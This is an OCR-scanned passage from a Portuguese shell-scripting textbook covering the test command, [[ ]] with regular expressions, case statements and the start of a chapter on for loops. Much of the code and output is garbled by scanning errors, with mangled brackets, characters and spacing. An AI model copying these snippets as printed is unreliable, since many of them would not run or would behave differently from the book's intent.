    Liberdade condicional!! 183 $test -x talogado Posso executartalogado? $ echo $? o Condição verdadeira.talogado é executável $ test -x queque~sso Posso executarquequeisso? $ echo $ ? 1 Condição falsa. Não pode executar quequeisso $ test -s tavazio tavazio existe etem tamanho maiorque zero? $ echo $? 1 Condição falsa. tavazio tem comprimento zero $ test -s tafechado tafechado existe etamanho é maiorque zero? $ echo $? o Condição verdadeira. tafechado émaiorque zero Vejamos, agora, como se usa o comando test com cadeia de caracteres: L] Opções É verdadeiro ($?=0) se: ----------------------------~--~---------------- -z cad1 o tamanho de cad1 é zero. """""-n cad1 o tamanho da cadeia cad1 é diferente de zero. cad, = cad2 as cadeias cad, e cad2 são idênticas cad1 cad1 é uma cadeia não nula. Exemplos: $ nada= Variável nada criada com valornulo. $ test - z ''$nada'' Variável nada não existe ou está vazia? $ echo $ ? o Condição verdadeira. $ test -n "$nada" Variável nada existe enão está vazia? $ echo $? 1 Condição falsa. $ test $nada Variável nada não está vazia? $ echo $? 1 Condição falsa. $ nada=al go Atribui valor anada. $ echo $nada Só para mostrarque agora nada vale algo. algo $ test $nada Variável nada não está vazia? $ echo $? o Condição verdadeira. Matenal çorn d1re1tos at•tora1s
  • 197.
    184 Programação ShellLinux CUIDADO!!! Olha só que "lama" se pode fazer sem querer: S echo Si gual Uste o conteúdo da variáveligual. = S test - z "Sigual" ksh : cesc : ar gumenc expecced Na variável~ai está armazenado ocaractere= Variável igual nêo existeouestá vazia? ZEBRA/I/ Obs.: Repare que esse erro foi gerado no k sh . Sob o bash ele não ocorreria. O operador .. tem maior precedência que o operador - z; então, o que foi executado seria para testar se a cadeia -z = . Ora, = a quê? Como não foi explicitado nada do lado direito do sinal de igual, o She/1 deu a men- sagem de erro avisando que estava faltando um argumento. Por isso, o melhor é não usar a opção - z. Não se esqueça que: tese " Sva.r" resultará verdadeiro, caso o tamanho da variável $v ar seja diferente de zero, ou seja, caso o comando test esteja dentro de um if , o seu else será exatamente igual a: test -z "Svar" sem os inconvenientes da opção -z anteriormente descritos. Usamos o comando test com inteiros usando os seguintes operandos: ~ Operando Ê verdadeiro ($?::{)) se: Significado: int, ·eq int2 int, igual a intl E~ual to int, -ne intz int, diferente de intz not equalto int1 ·9! intz int, maior que inlz Greater lhan lnt, -ge inll lnt, maior ou Igual a lnt2 Greater or equal int, ·11int2 lnt, menor que intz less than lnt, -le intz lnt, menor ou igual a intz less or equal M terl ou
  • 198.
    Uberdade condicional!! 185 CUIDADOIIILembre-se de que o She/1, diferentemente da maioria das outras linguagens, não distingue tipos de dados armazenados nas vari- áveis. Portanto, que tipo de teste deve ser feito? Você decide. Exemplifi- cando sempre fica mais fácil. Veja o exemplo a seguir. Exemplo: S echo Sqqcoisa 010 S test •Sqqcoisa" -eq 10 $ echo $? o $ test 11 $qqcoisa" • 10 $ ocho $? 1 Fiz um teste entre inteiros... Retomou verdadeiro Fiz comparação entre cadeias de caracteres... Retomou f81so Dos exemplos citados podemos inferir que, caso o objetivo do teste fos- se identificar se o conteúdo da variável era exatamente igual a um valor, este teste deveria ser executado com operandos característicos de cadeias de caracteres. Por outro lado, se seu desejo fosse testar a semelhança en- tre o valor e o conteúdo da variável, o operando deveria ser numérico. Voltaremos aos exemplos daqui a pouco com o test de roupa nova. O test de roupa nova Cá entre nós, o comando if test ... fica muito esquisito, não fica? O if com esse formato foge ao usual de todas as linguagens. Para minorar este inconveniente e dar mais legibilidade ao programa, o comando test pode, e deve, ser representado por um par de colchetes <11) abraçando o argu- mento a ser testado. Então, na sua forma mais geral o comando test, que é escrito na seguinte forma: ~es~ <expressAo> Pode ser, simplesmente, escrito: Note que os espaços colados nos colchetes estão hachurados. Isto é para mostrar que naqueles pontos é obrigatória a presença de espaços em branco. 1latcna com d r bS utor<t
  • 199.
    186 Programação SheULinux Exemplos: Então,o último exemplo: S test • $qqcoisa" "' 10 S echo $ ? Fizcomparaçãoentre cadeias de caracteres... 1 Retomotl falso Poderia ter sido escrito com a seguinte roupagem: $ [ "$qqcoisa" • l O I $ echo $? Fizcomparaçllo entrecadeiasde caracteres... 1 Retomou falso E se estivesse no bojo de um programa seria: if ( "$qqcoisa " : 10 I ehen echo ";, variavel qqcoi:;a eh er.a,atnente igual a 10" fi Que aumentaria enormemente a legibilidade. A partir daqui, essa será, na grande maioria dos casos, a forma geral de uso desse comando ao longo deste livro, e espero que também assim seja nos programas que você desenvolverá. Dentro de um t est, os parênteses indicam precedência e podem ser usados ocasionalmente, porém não se esqueça de que devem vir protegi- dos, para que não sofram interpretação do She/1. Se alguém disser que eu disse, eu nego... Mas nego usando um ponto de exd amação (ou será ponto de espanta- ção?), porque é assim que diversas linguagens de programação, aí incluí- do o She/1, representam o seu operador lógico de negação, como até já havíamos visto no comando sed descrito na seção O Comando Sed. Exemplo: Vamos fazer um programa bastante útil, que serve para salvar um arquivo no seu formato original antes de editá-lo pelo vi, de forma a poder recupe- rá-lo incólume, no caso de alguma barbeíragem no uso do editor (o que, cá entre nós, sabemos que é a maior moleza!). 1latcna com d r bS utor<t
  • 200.
    $ cat vira #!/bin/bash # # v ira - Yi Eesguardando ~rqu ivo anterior # if [ ''$1'' -ne 1 ) t h en echo ''Erro - > Uso : $0 <arqui vo>" exit 1 fi A.r:q=$1 Liberdade condicional!! 187 i f r ! - f ''$1rq" J t hen # O arquivo não e xis t e; l o go c omo s alva - lo? fi v i $Ar q exit O if [ ! -~T "$Arq" ) # Sera ' que cenho permissao de gravacao no arquivo? t hen echo "Nac per ca s eu t empo, você nao conseguir a sobregravar $Arq" exit 2 fi c p $Arq $Arq~ VJ. $Arq exit O Não confunda and com The End O primeiro é um operador lógico, o segundo é um fim "holywoodiano", fre- quentemente ilógico. Como nosso negócio é a lógica, esmiuçaremos o pri- meiro e ignoraremos o segundo. Está combinado? O operador andou e, representado no ambiente do i f por - a , serve para testar duas ou mais condições, dando resultado verdadeiro somente se todas as condições testadas forem verdadeiras. Como em um recenseamento em nível nacional não existe chance de mandar o recenseador de volta ao domicílio em que ele levantou um dado duvidoso, os programas de entrada manual de dados feitos para sistemas de recenseamento geralmente não têm críticas, o que pode gerar gran- des ansiedades. Supondo-se, mesmo inocentemente, que só existam dois sexos, vejamos o seguinte trecho de programa de entrada de dados do recenseamento: Material com direitos autorais
  • 201.
    188 Programação SheULinux i f [ "$sexo" " 1 1 then homens= · expr $homens+ 1 · else mulher es= ' expr $mul heres + 1 • li Qualquercoisa " 1seráconsiderado mulher Por isso, conheço vários homens ansiosos achando que outros estão com duas cotas de mulheres, já que eles têm somente aquela antiiiiiga em casa. Não é nada disso, gente! Caso o dado tivesse sido criticado a priori, essa proporção de mulher para homem cairia bastante. Vejamos como: if [ " $sexo" !• l - a " $sexo" !• 2 I then Sesexo to 1e seKo # 2... echo "Sexo Invalido" fi Agora sim, podemos inserir a rotina de incremento dos contadores des- crita antes. orou ou disse o cão afônico O operador lógico orou ou, representado no ambiente do if por -o, serve para testar duas ou mais condições, dando resultado verdadeiro se pelo menos uma dentre as condições testadas for verdadeira. Observe que a crítica de sexo escrita no item anterior também poderia ter sido feita, e no meu entender de forma mais fácil, da forma a seguir: if [ "$sexo'' - lt 1 -o "$sexo'' -gc 2 ) then Se seKo menor que 1ousexo maiorque 2. li echo "Sexo Invalido" Preste muita atenção com a mistura explosiva dos três ope- radores lógicos descritos antes. Tenha sempre em mente que não ou vale e e da mesma forma não e vale ou. Qual é a forma - - correta de fazer a pergunta: se sexo não igual a 1 e sexo não igual a 2 ou se sexo não igual a 1 ou sexo não igual a 2? 1latcna com d r bS utor<t
  • 202.
    Liberdade condicional!! 189 Ooperador - a tem precedência sobre o operador - o desta forma, se qui- sermos priorizar a execução do orem detrimento ao and, devemos priorizar a expressão do or com o uso de parênteses. Se existisse um comando if construído da seguinte forma: if [ $sexo - eq 1 - o $sexo - eq 2 - a Snorne = joao - o $nome = ma.ri a ) A primeira expressão a ser resolvida pelo interpretador de comandos do Shell seria: $sexo - eq 2 - a .$nome = joao O que bagunçaria totalmente a sequência lógica, porque o and tem prio- ridade sobre o or. Para escrevermos de forma correta deveríamos: i f [ ( $sexo - eq 1 -o Ssexo - eg 2 ) -a ( $nome= joao - o $ nome = maria ) ) Disfarçando de if Atlftima Iinformaque linha continua As outras inibem interpretação dos () Existem em Shell dois operadores que podem ser usados para executar tarefas do comando i t . Apesar de, geralmente, gerarem comandos mais leves e mais otimizados, o programa perde em legibilidade. Dessa forma, creio só ser vantagem usá-los em linhas de programa repetidas com muita frequência. Estes operadores são: && (and ou e lógico) De acordo com a "Tabela Verdade" para que um teste tipo <co nctl> e <cond2> seja verdadeiro, é necessário que ambas as condições sejam verdadeiras. Assim, se <condl> for verdadeira, <cond2 > obrigatoriamente será executada para testar se é verdadeira ou falsa. Veja o exemplo a seguir: Exemplos: $ a="Eu sou a vari avel a" $ b="Sou a outra" $ echo $a && echo $b Eu sou a vaxiavel a Sou a out ra t•instrução foi executadacom sucesso... Portanto a 2"também foi executada Material com direitos autorais
  • 203.
    190 Programação SheULinux $ ls - 1 xxx && echo Sa xxx: No such file or directory Agora um exero~lo com mai s utilidade : ( ·sooo· = 084 I && Cidade=Watal 11 (or ou .QJ! lógico) Jil que 1•instrução falhou, '2' nllo foi executada Faço Cidade=NetelseDDD for Igual a 084 De acordo com a "Tabela Verdade", para que um teste tipo <condl > ou <cond2> seja verdadeiro, é necessário que qualquer uma das condições seja verdadeira. Assim, se <condl> for verdadeira, <cond2> não será executada, pois certamente o resultado final será verdadeiro. Veja o exemplo a seguir: S acho $a 11 acho $b ~u sou a variavel a $ l s -l xxx 11 echo Sa xxx: No such file or directory ~u sou a vari avel a Agora um exemplo com mais (um pouco de) utilidade: ( " ~000" • 084 I && Cidade• Natal li Cidade•Rio Se DDD ~ 084, faço Cidade=Rio Vejamos um exemplo melhor ainda: i -d " $MeuOir" J li mkdir $HeuDir && cd $MeuDir No último exemplo, caso não existisse o diretório contido na variável SNeuDir ele seria criado (já que quando a primeira é falsa, o ou lógico obri- ga a execução da segunda), e se isso não acarretasse nenhuma condição de erro (tais como: sem direito de gravação, tabela de inodes cheia, file system sem espaço...), seria feito um cd para dentro dele. Por outro lado, caso o diretório já existisse anteriormente, o ou lógico seria saltado (já que o teste foi verdadeiro) porém o e lógico não, fazendo, da mesma forma, um cd para dentro dele. 1latcna com d r bS utor<t
  • 204.
    Liberdade condicional!! 191 Operadoresaritméticos para testar Além das diversas formas de comparação que já vimos, também podemos fazer comparações numéricas, usando aritmética do Shell, com os opera- dores do tipo < ( ... > > . Exemplos: $ Var=30 $ ((Var < 23) ) && echo Eh menor $ Var=20 $ ((Var < 23)) && a cho Eh menor Eh menor Note que caso o primeiro operando seja um nome de variável vá- lido, isto é, comece por letra ou sublinha e contenha somente letras, números e sublinha, o She/1 o verá como sendo uma variável e caso esta variável não esteja definida o valor zero será assumido para ela, por tratar-se de comparação numérica. o que poderá comprometer o resultado. $ unset var Svar ja era... $ ( (Var < 23) ) & .& echo Eh menor Eh menor Já que estamos usando a aritmética do Shell, podemos fazer coisas do tipo: $ a=2 $ b=3 $ c=S $ VAR=lO $ i f ( (VAR == a * b + 1 0 * c)) > then > e cho Eh igual >fi $ VAR=56 $ if ( (VAR == a * b + 1 0 * c)) > then > echo Eh igu a l > f i Eh i gua l Material com direitos autorais
  • 205.
    192 Programação Shellllnux Comovimos, fizemos um monte de operações aritméticas, comparamos com o valor da variável $VAR e embutimos isso tudo dentro de um i f . Po- deroso, não? Etome de test Ufa! Você pensa que acabou? Ledo engano! Ainda tem uma forma de t:est a mais. Essa é legal porque permite usar padrões para comparação. Estes padrões atendem às normas de Geração de Nome de Arquivos (File Name Generation) que nós já vimos, disfarçadamente, nos exercícios do capitulo 1 (Recordar é Viver). Deixe de ser preguiçoso e volte a dar uma olhada lá porque você precisa saber isso para esta nova forma de t est: e para o co- mando case que vem logo a seguir. A diferença de sintaxe deste para o t:est que acabamos de ver é que este trabalha com dois pares de colchete da seguinte forma: [ (expressão ] ] Onde expre ssão é uma das que constam na tabela a seguir: LJ Expressão cadeial a= padrao cadeial = padrao cadeoal I= padrao cadeial < cadeial cadeial > cadeial exprl && expr2 ======= exprl l i expr2 Retorna Verdadeiro se cadeia1 casa com padrao. Verdadeiro se cadeial não casa com padrao. Verdadeiro se cadei al vem antes de cadeial alfabeticamente. Verdadeiro se cadeial vem depois de cadeial alfabeticamente. -- "E" lógico, verdadeiro se ambos exprl e expr2 são verdadeiros. "OU" lógico, verdadeiro se exprl ou expr2 for verdadeiro. M terl ou
  • 206.
    Liberdade condicional!! 193 Exemplos: $echo $H 13 $ [[$H == [0- 9] li $H == 1[0-21 ] ] I I echo Hora inválida Hora inválida Nesse exemplo, testamos se o conteúdo da variável $H estava com- preendido entre zero e nove < ro- 9JJ ou < 11> se estava entre dez a doze { 1 [0- 21 l , dando uma mensagem de erro caso não estivesse. Como você pode imaginar, este uso de padrões para comparação au- menta muito o poderio do comando tes t. No início deste capítulo, afirmamos que o comando i f do interpretador She/1 é mais poderoso que o seu similar em outras linguagens. Agora que conhecemos todo o seu espectro de funções, diga-me: você concorda ou não com essa assertiva? A partir da versão 3.0 o Bash passou a suportar expressões regulares para especificar condições com a sintaxe semelhante ao awk, ou sew [ [ cadeia =- r egexp ] J onde regexp é uma expressão regular. Assim sendo, poderíamos mon- tar uma rotina externa para crítica genérica de horários com a seguinte construção if [ [ $Hor a = - ([01][0- 9 ] 12 [0- 3 ] ) : [ 0 ··5][0 - 9] ]] then echo Hora.rio OK el se echo O ho1:ad.o i n formado e sta incorreto fi As subcadeias que casam com expressões entre parênteses são salvas no vetor BJl.sH REM.D,TcH . O elemento de BASH REMATcH com índice o é a - - porção da cadeia que casou com a expressão regular inteira. O elemento de BASH_REMATCH com índice 11 é a porção da cadeia que casou com a ené sima expressão entre parênteses. Vamos executar direto no prompt o comando acima para entender melhor: Material com direitos autorais
  • 207.
    194 Programação SheULinux $ Hora=l2:34 $ if [( $Hora •~ ([01][0- 9] 12[0- 3]):(0- 5)(0- 9) )] > then > echo Horario OK > a laa > echo o horario informado esta incorreto > fi Horario OK $ echo ${BASH_~TCH( @ )) 12 : 3 ~ 12 $ echo $ { BASH_~TCH{O)) 12 : 3q $ echo ${BASH_ REMATCH(l)) 12 No primeiro echo que fizemos, o arroba 1@ > representa todos os elemen- tos do vetor, como veremos mais adiante (na seção "Um pouco de manipu- lação de vetores" do capítulo 7). Em seguida, vimos que o elemento índice o está com a hora inteira e o elemento 1 está com a subcadeia que casou com [011 [o- 91 12 [0- 31, isto é, a expressão que estava entre parênteses. Vamos ver se com outro exemplo pode ficar mais claro. $ i f [ [ supermercado =~ • (mini I (su I h i }per} ?mercado' ]] > then > echo " Todos os elemomtos - ${BASH_RFMATCH[@))" Omesmo~pea:ho S(BASH_REMATCH['D > echo •vetor completo - ${BASH_R.EMATCH[O) }" Omesmoq.eedloSBASHflEMATCH > echo "Elemento indice l - $(BASH_REMli.TCH[l] }" > echo "Elemento indice 2 - ${8ASH_REMli.TCH(2) }" > fi Todos os elementos - supermercado super su Vetor completo - supermercado El emento índi ce 1 - super El emento índi ce 2 - su Agora que vocês entenderam o uso dessa variável, vou mostrar uma de suas grandes utilizações, já que aposto como não perceberam que enrolei vocês desde o primeiro exemplo desta seção. Para isso, vamos voltar ao exemplo da crítica de horas, porém mudando o valor da variável SHoxa. Veja só como as Expressões Regulares podem nos enganar: $ Hora•54321:012345 $if [ [ $1lora•~ ((01)[0-9)12[0- 3)):[0- 5][0- 9] )) 1latcna com d r bS utor<t
  • 208.
    > then > echoHorario OK > e l se > echo O horario informado esta i ncorreto > fi Horari o OK Liberdade condicional!! 195 Epa! Isso era para dar errado! Vamos ver o que aconteceu: $ echo ${BASH_RE~~TCH [ O ) } 21 : 01 lhhh, casou somente com os dois caracteres que estão antes e os dois que estão depois dos dois pontos (: ) . Viu como eu disse que tinha lhe enrolado? Para que isso ficasse perfeito faltou colocar as âncoras das Expressões Regulares, isto é, um circunflexo (A ) para marcar o início e um cifrão($) para marcar o final. Veja: $ Hora=5432l :Ol2345 $ if [ [ $Hor a =~ A ( [01 ) [0- 9 ] 12 [ 0 - 3 ] ) : [ 0 - 5 ] [ 0 - 9 ] $ I ] > then > echo Hor a rio OK > else > echo O horario i nf ormado esta incorret o O horari o i nformado est a i ncorret o Esse erro é muito comum e dei destaque a ele, porque publiquei errado na minha home page (http://www.julioneves.com) e assim permaneceu por mais de 6 meses sem que ninguém notasse, e olha que a página tem, em média, 30.000 acessos/mês. O caso em que o case casa melhor O comando cas e deve ser usado caso a quantidade de comandos condi- cionais (if) sucessivos seja maior que três, pois, além de agilizar a execu- ção, aumenta a legibilidade e diminui o tamanho do código. Material com direitos autorais
  • 209.
    196 Programação SheULinux Essecomando permite verificar um padrão contra vários outros e exe- cuta diversos comandos quando o critério avaliado é alcançado. Note que quando falamos em padrão, não estamos falando em expressões regula- res, mas sim em metacaracteres ou curingas. A forma geral do comando é a seguinte: case v.:llo.r in pad~·, J <corrn ndo,> <. .. > 1•padrão decomparaçiio esac <coeM ndo,? .' pddr) <con'd ndo ,> <. . . > <comando > ,, .. ' ' o.>dr) . " <conundo.> . <... > <comil ndo > .. ' ' • Fim do 1•bloco de comandos Enés!mopadrfiD de comp8fação Fimdo enésimo blocodecomandos Fimdo case o Val or é comparado a cada um dos padrões (padr,f padr , , , , , 1 padr ) 0 • • • até que satisfaça a um deles, quando, então, passará a executar os comandos subsequentes até que dois pontos e vírgulas sucessivos (; , > sejam encon- trados. Os padrões (padr:, , padr:, . .. I padr, > obedecem às mesmas regras de formação de nome do comando ls . Caso o valor informado não satisfaça nenhum dos padrões, o comando case não reportará erro e, simplesmente, não entrará em bloco de comando algum, o que provavelmente redundará em "furo" de lógica no decorrer do programa. Para evitar isso, é frequente colocar * como sendo o último padrão de comparação. Assim, qualquer que seja o valor, esse pa- drão será satisfeito. 1latcna com d r bS utor<t
  • 210.
    Liberdade condicional!! 197 Exemplo: Vamosmostrar um programa que, recebendo um caractere como parâme- tro, identifica o seu tipo de dado: $ cat testchar # # Testa de que tipo eh um caracter recebido por parametro # #li### Teste da Quanti dade de Par ametros ##if## erro=O i f [ "$1'' - ne 1 ] t hen fi echo "Erro - > Uso : $0 cal:<.tcte.r" e.rr o=l Lembre-se que $0receberá o nome do programa #ff#· ## Testa se o lo. pa.rametro tem o t amanho de um caract.e.r ff#lF#il case $1 i n ?} •• Se tiver somente um caractere *} echo "Erro -> Parametro passado soh pode ter um caracter e " e rro=2 .' esac íl#### Se houve erro o progr ama t ermina, passando o codi go do err o ##### if [ ''$erro" - ne O ] t hen exi t $erro O código de retomo será gerado pelo último erro fi case $ 1 1.n [a- z] } echo Letr a !1inuscula .' [A- Z] } echo Letra Maiuscula .' [0-·9)} echo Numero .' •) e cho Caracter Especial Veja o asterisco sendo usado como "o resto~ .' Os pontos e vírgulas antes do esac são opcionais. esac Repare a rotina em que se testa o tamanho do parâmetro recebido: não se esqueça de que o ponto de perguntação (ou será interrogação?) subs- titui qualquer caractere naquela posição, isto é, qualquer caractere, desde Material com direitos autorais
  • 211.
    198 Programação SheULinux queseja único, será aceito pela rotina, caso contrário, o asterisco(") será considerado errado. $ t e s tchar Erro - > Uso : t est char caract.er Erro - > Paramc:n;r o passado t.em mais $ tes tchar aaa Erro - > Parametco passado tem Tll<lis $ testchar A B Erro -> uso : t es t char caracter $ testcbar ah ab Er ro - > Uso : t e~ t cha r caracter do um car act:or de um car<lcter e rro - > Paramet r o passado tem ~~is de um ca racter $ t estchar 1 U umero $ tes tchar a Let ra Ninuscula $ tes t char A Letra Ha i uscula $ t e s t char ~ Caraccer Especial ~ t e s t ch ar * Erro -> Uso : testchar c aracter Erro -> Parametro passado tem mals de um caracter O resultado do exemplo anterior foi inesperado. Que resposta doida foi essa? Se você olhar atentamente verá que a atitude do She/1 não foi ines- perada nem doida. Um asterisco solto para o She/1 significa o conjunto de todos os arquivos (todos, inclusive diretórios, /inks,...) do diretório corrente. Experimente fazer: echo • e terá como saída o rol de arquivos do seu diretório. Como o She/1 interpreta os caracteres especiais antes de enviar a linha de comandos para execução, devemos fazer: $ test char • Caracter Especial AIestáprotejendo o•da interpretação doShefl O bash 4.0 introduziu duas novas facilidades no comando case. A partirdes- sa versão, existem mais dois terminadores de bloco além do ; ; , que são: ; ; & - Quando um bloco de comandos for encerrado com este termina- dor, o programa não sairá do case, mas testará os próximos padrões; 1latcna com d r bS utor<t
  • 212.
    Liberdade condicional!! 199 :& - Neste caso, o próximo bloco será executado, sem sequer testar o seu padrão. Exemplos: Suponha que no seu programa possam ocorrer 4 tipos de erro e você resolva representar cada um deles por uma potência de 2, isto é, 2°=1, 21 =2, 22 =4, 23 =8, de forma que a soma dos erros ocorridos gerem um número único para representá-los (é assim que se formam os números binários). Assim, se ocorrem erros dos tipos 1 e 4, será passado 5 (4+1) para o programa, se os erros forem 1, 4 e 8, será passado 13 (8+4+1 ). Observe a tabela a seguir: 1 2 1 $ cat case. sh # !/bin/bash 8 X 7 6 5 4 3 2 1 o ' X X X X X X X X # Recebe um código formado pela soma de 4 tipos #+de erro e da as msgs correspondentes . Assim, X X X X #+ se houvera m e rros tipo 4 e 2 / o script receberá 6 #+ Se os e rros foram 1 e 2, será passado 3 . Enfim #+ os códi gos de e r ro seguem uma formação binária. Matcnal com direitos al•tora1s
  • 213.
    200 Programação SheULinux Bi n•$ (be <<< "oba5e•2; $1" ) Zeros•OOOO PllSSIIpsra bináiill Lcn•$ ( fBin I Bin=$ (Zoros : $Lcn )$Bin Pega tamanho deSBin Preenche com zeros àesquerda íl Poderiamos fazer o mesmo que foi feico acima ~ + com um cmd pri nc f, como veremos no caplculo 6 case $Bin in 1 [01 ] [01] [Ot] J eeho Erro tipo 8; ;& (01)1 [ 01 1 [ 01 ] 1 eeho Eno tipo 4; ; & [01) ( 01)1 [ 0 1] 1 e eho Erro tipo 2; ; & (01) ( 01) [01)11 eeho Eno tipo 1; ; & 00001 eeh o N~o h á erro;;& * ) eeho Binário final : $9in esac Repare que todas as opções serão testadas para saber quais são bits li- gados (zero=desligado, um=ligado). No final aparece o binário gerado para que você possa comparar com o resultado. Testando: $ e a s e. s h S ;;ao !õipo 1 Erro tipo 1 Bi nári o fina l: 010 1 $ case.sh 13 Erro üpo 8 Erro cipo 4 Erro cipo 1 Binário gerado : 1101 Obs.: Todas as listas 1011 neste exemplo poderiam ser substituídas por um ponto de interrogação (?) . já que ele é um metacaractere que repre- senta qualquer caractere e o nosso programa só gerou zeros ou uns para cada uma dessas posições Veja também este fragmento de código adaptado de http://tldp.org/LDP/ abs/html/bashver4.html, que mais parece uma continuação do testchar que acabamos de ver. case "$1.. in ([ : princ :] ) ) echo $1 é um caractere imprimivel;;& 9 O terminador ;; ' testarA o próximo padr~o [[ : nlnum:] ]) eeho $1 é um carac . alfa/numérico; ;& [[ :alph a :] } ) echo $1 é um carac. alfabético ;; & 1latcna com d r bS utor< t
  • 214.
    [[ : lm;er:] ] ) ec ho $1 é uma letra mi núscul a ; ;& [[ : digit :] ] ) echo $1 é um caractere numéri co ; & # O t enninador ; & execut ar á o próximo b l oco . .. %%%@@@@@ ) echo "***"'********************" , , # "/>"'""'·"/'.A . . • mesmo com um padr ão maluco . esac Sua execução passando 3 resultaria: 3 é t~ carac te ~e i mpr i mive l 3 é um carac . al fa/ numérico 3 é um ca r acte r e numérico Passando m: m é u:m c a rac t e r e i mpri mível m é um c a rac . al f a/numérico m é u:m ca r ac . al f abé t ico m é uma l etra minúscula Passando I: I é u:m caractere i mprimivel Exercícios Liberdade condicional!! 201 1. Fazer um programa que imprima horas e minutos no formato 12 ho- ras (ex. 7:00 am/pm). 2. Escreva um programa que execute o comando sect tendo o 12parâmetro como argumento deste comando e o 2º como o arquivo a ser alterado. Se, e somente se, o s ed for bem sucedido, o arquivo original deve ser trocado pelo arquivo modificado. $ rneused s /UNIX/UNIX/ g quequeisso 3. Escreva um programa que dê bom dia, boa tarde ou boa noite, de acordo com a hora apresentada pelo comando d ate . Material com direitos autorais
  • 215.
    jCapítulo 5 . ~ DeLupa no Loop . i Todo programa tem u ma entrada de dados, um processa- mento e uma saída. Este processamento em 110% das vezes é feito em ciclos que normalmente chamamos de loop. Neste capítulo, veremos detalhadamente como se deve trabalhar os comandos que produzem esse efeito. Antes de mais nada, gostaria de passar o conceito de bloco de programa. Chamamos bloco de programa ou blo- co de instruções o agrupamento de instruções compreen- dido entre um sinal de abre chaves ( r} e um de fecha chaves <11. Repare no fragmento de programa a seguir: ( - d "$Diret orio'' 1 11 mkdir $Dire torio c::d $Di .retorio O operador lógico 11 obriga a execução da instrução se- guinte, caso a anterior tenha sido mal sucedida. Então, no casodenãoexistiro diretório contidona variável oiretono, este será criado e, então, faremos um c::d para dentro dele. Veja também o código seguinte: RegUser= · g r ep " A$1 : " /et.c/passwd ' 11 f echo "ERRO: Não existe usu.!lr io ($1 ) , cadastrado ! ! ! " e >:it 3 } 202 111atcna com d r bS utor<t
  • 216.
    De Lupa noLoop 203 Repare que dessa forma será atribuído valor à variável $Reguser, caso o 12 parâmetro { $1 ) seja encontrado no início de um registro de letclpasswd, caso contrário, o bloco de comandos será executado, dando uma mensa- gem de erro e abortando a execução do programa. Um bloco de programas também pode ser aberto por um do, por um if, por um e l se ou por um case e fechado por um done , um e l s e , um fi , ou por um esac . O forró do for Se em português disséssemos: pa ~a v<>r em V dlor, vdlor, ... f aça <comando,> <c onli!ndo .> < <... > <comando"> fe i t:o valo~· " Entenderíamos que a variável var assumiria os valores val or,, valor: , . . . , val o r" durante as n execuções dos comandos comando1 , comando~ , ... , comando•. Pois é, meu amigo, a sintaxe original do comando for comporta-se exatamente da mesma maneira. Assim, vertendo-se para o inglês, fica: for vsr in vsl or , vsl or . do dane <comando,> <contando,> <. .. > <comando .> • valorn Que funciona da maneira descrita antes. Vejamos alguns exemplos do uso do comando f o r: Exemplo: Material com direitos autorais
  • 217.
    204 Programação SheULinux Para escrever os múltiplos de 11 a partir de 11 até 99 basta: S ca.t b r onze 11 ~ Lista mult.1plos d e o n :ze a partir de ll ate 99 il for i i n 1 2 3 4 5 6 7 8 9 do echo $i$i done S bronze ll 22 33 q4 55 66 77 88 99 Tudo o que eu disse até aqui, juro que é verdade, porém sob o ambiente Bash, e somente no Bash, existe um comando que gera uma sequência numérica e sua sintaxe é: seq ul timo seq primei~o u ltimo seq primeiro incremento ultimo No primeiro caso, seria gerada uma sequência numérica de todos os reais começando em 1 e terminando ·em ultimo . No segundo tipo de sintaxe o comando geraria todos os reais a partir de primeiro e terminando em ultimo . Finalmente, no terceiro caso, a sequência de reais gerada também co- meçaria em primeiro e terminaria em ultimo, porém os reais viriam es- paçados de 1.ncr:emento . Assim: $ seq - s " " 10 1 2 3 4 5 6 7 s 9 10 $ s eq - s .. .. 10 15 10 11 12 13 14 15 $ seq - s .. .. 5 2 15 5 7 9 ll 13 15 1latcna com d r bS utor< t
  • 218.
    De Lupa noLoop 205 Nesses comandos usei a opção - s " " para que o separador entre os números gerados fossem um espaço em branco, já que o default, que é line-feed, tomaria muito espaço. Hi, acho que esse cara tá maluco! Ele estava falando no comando f or e de repente começa a falar de seq, será que pirou? Não, amigo, dei uma interrompida na sequência (sem trocadilhos com seq ) do assunto para mostrar que no Bash, somente no Bash volto a frisar, pode-se implementar um fo r diferente. Veja só: Exemplos: $ c at bronze # # Lista mul tiplos de onz e a p artir de 11 ate 99 # Versao usando o c omand o s e q # for J. rn ' seq 9 ' do echo $ i $i d one $ bronze 1 1 22 33 44 55 66 77 88 99 Lembre-se, isso que você acabou de ver só pode ser usado no Bash. Agora vamos voltar à vaca fria, restaurando a ordem natural da matéria e conhecendo melhor o comando to :c . Nesta série de exemplos, veremos uma grande quantidade de formas diferentes de executar a mesma tarefa: $ l s param* para ml param2 pa r a rn3 par am4 param5 $ f or i in paraml par am2 par am3 p aram4 paramS > do Material com direitos autorais
  • 219.
    206 Programação SheULinux > ls Si > done paraml param2 param3 param4 paramS $ tor i in param[l-5) > do > ls $i > done paraml param2 param3 param4 paramS $ for i in ' echo param• · > do > ls $i > done param! p;u:arn2 param3 param4 paramS Fizemos i=pa!llm e variamos seu final de f a5 O echo gera nome dos arq. separadosporbranco Repare que os comandos que envolvem blocos de instruções, quando são diretamente digitados via terminal, só terminam quando o She/1 vê o fechamento destes blocos, mandando um prompt secundário(>) para cada nova linha. No programa a seguir, que é uma continuação dos exemplos do Capítulo 3, seção Recebendo e Passando Parâmetros, devemos notar que: Na linha do for não existe o in. Neste caso, a variável do for tomará o valor dos parâmetros passados. Na discussão sobre passagem de parâmetros (seção Passando e Recebendo Parâmetros, Capítulo 3), falamos que só usando alguns artifícios conseguiríamos recuperar parâmetros de ordem superior a 9. Pois bem, o for é o mais importante desses processos. Repare que no exemplo seguinte os onze parâmetros serão listados. 1latcna com d r bS utor<t
  • 220.
